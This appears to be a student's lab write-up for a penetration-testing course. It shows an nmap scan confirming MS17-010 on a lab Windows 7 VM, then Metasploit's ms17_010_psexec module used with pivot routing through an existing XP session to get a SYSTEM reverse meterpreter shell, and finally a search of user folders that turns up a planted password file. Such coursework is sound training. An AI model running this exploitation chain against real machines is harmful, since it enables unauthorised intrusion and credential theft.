
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: /tmp
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:25 Sanath
5/1/2024

Task 6:

6. **[5pts, Using Nmap & MSF to get into Windows 7] Let's try another way to get into the Windows 7 machine. From task 4 scanning result, you can notice that TCP port 445 is open.**

1) [2pts] Run the Nmap smb-vuln-ms17-010 NSE script from Kali to confirm Windows 7 is vulnerable. Refer to this page to use the script in the right way (still, you cannot directly use the script against Windows 7)

nmap -p 445 --script smb-vuln-ms17-010 <Windows 7 IP> run this command in terminal and observe the output. From the output below it show that windows 7 is vulnerable.




```
┌──(kali㉿kali)-[/]
└─$ nmap -p 445 --script smb-vuln-ms17-010 192.168.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 18:29 EDT
Nmap scan report for 192.168.2.136
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

┌──(kali㉿kali)-[/]
└─$
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: /
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:29 Sanath
5/1/2024

2) *[3pts] Then, choose the corresponding exploit module based on the vulnerability name from MSF in Kali to get a meterpreter shell against Windows 7. You can run this exploit using the previous meterpreter session against Windows XP & added route from task 4. Do not close the meterpreter session obtained from this task as you will need it for the next task. You may want to try different stagers if the attack doesn't work well.*

Here we have now 2 open meterpreter sessions (i.e win7 and winXP)



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
18:31
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
26°
Search
05:31 Sanath
5/1/2024

```
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                   Connection
  --  ----  ----                     -----------                                   ----------
  1         meterpreter x86/windows  SUNG-7DF8AD708A\georgia @ SUNG-7DF8AD708A    192.168.2.128:4444 → 192.168.2.133:1052 (192.168.2.133)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M        192.168.2.128:4444 → 192.168.2.136:49159 (192.168.2.136)

msf6 exploit(windows/smb/psexec) > 
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
18:35
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
26°
Search
05:35 Sanath
5/1/2024

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.128    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.2.136
RHOSTS ⇒ 192.168.2.136
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUSER georgia
SMBUSER ⇒ georgia
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPASS password
SMBPASS ⇒ password
msf6 exploit(windows/smb/ms17_010_psexec) > route add 192.168.2.0/24 255.255.255.0 2
[*] Route added
msf6 exploit(windows/smb/ms17_010_psexec) > run

[-] Handler failed to bind to 192.168.2.128:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.2.136:445 - Authenticating to 192.168.2.136 as user 'georgia'...
[*] 192.168.2.136:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.2.136:445 - Built a write-what-where primitive...
[+] 192.168.2.136:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.2.136:445 - Selecting PowerShell target
[*] 192.168.2.136:445 - Executing the payload...
[+] 192.168.2.136:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.2.136
[*] Meterpreter session 3 opened (192.168.2.128:4444 → 192.168.2.136:49164) at 2024-05-01 18:35:18 -0400

meterpreter > sysinfo
Computer        : WIN-KONGNAISH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Task 7: Use the shell obtained in task 6 or Netcat conection from task 5 to conduct a search on the Cdrive on Windows 7 to find the password file you created in task 0. Assume that you have no knowledge of the file. All you know is that the administrator may leave a txt file on the machine which contains the password inside C:\Users directory. You do not know the location of the file, file name, etc




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:39 Sanath
5/1/2024

```
msf6 exploit(windows/smb/ms17_010_psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  SUNG-7DF8AD708A\georgia @ SUNG-7DF8AD708A  192.168.2.128:4444 → 192.168.2.133:1052 (192.168.2.133)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M      192.168.2.128:4444 → 192.168.2.136:49159 (192.168.2.136)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN-KONGNAISH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 2932 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd c:\Users
cd c:\Users

c:\Users>dir /s /b *.txt
dir /s /b *.txt
c:\Users\All Users\VMware\VMware Tools\manifest.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\frank\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\frank\AppData\Local\Temp\FXSAPIDebugLogFile.txt
c:\Users\georgia\document.txt
c:\Users\georgia\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\georgia\AppData\Local\Temp\FXSAPIDebugLogFile.txt

c:\Users>
```

➔ Use the **dir /s /b *.txt** command to list all files with a **.txt** extension in the **C:\Users** directory and its subdirectories.

Once we have list of all .txt fileswe follow the below steps to find the password in document.txt



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search

```
  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  1         meterpreter x86/windows  SUNG-7DF8AD708A\georgia @ SUNG-7DF8AD708A  192.168.2.128:4444 → 192.168.2.133:1052 (192.168.2.133)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M      192.168.2.128:4444 → 192.168.2.136:49159 (192.168.2.136)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN-KONGNAISH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 2932 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd c:\Users
cd c:\Users

c:\Users>dir /s /b *.txt
dir /s /b *.txt
c:\Users\All Users\VMware\VMware Tools\manifest.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\frank\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\frank\AppData\Local\Temp\FXSAPIDebugLogFile.txt
c:\Users\georgia\document.txt
c:\Users\georgia\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\georgia\AppData\Local\Temp\FXSAPIDebugLogFile.txt

c:\Users>type georgia\document.txt
type georgia\document.txt
This is a domain admin password P@$$word123
c:\Users>
```

- ➔ **Here I have used type command to check the contents of document.txt file in windo**ws7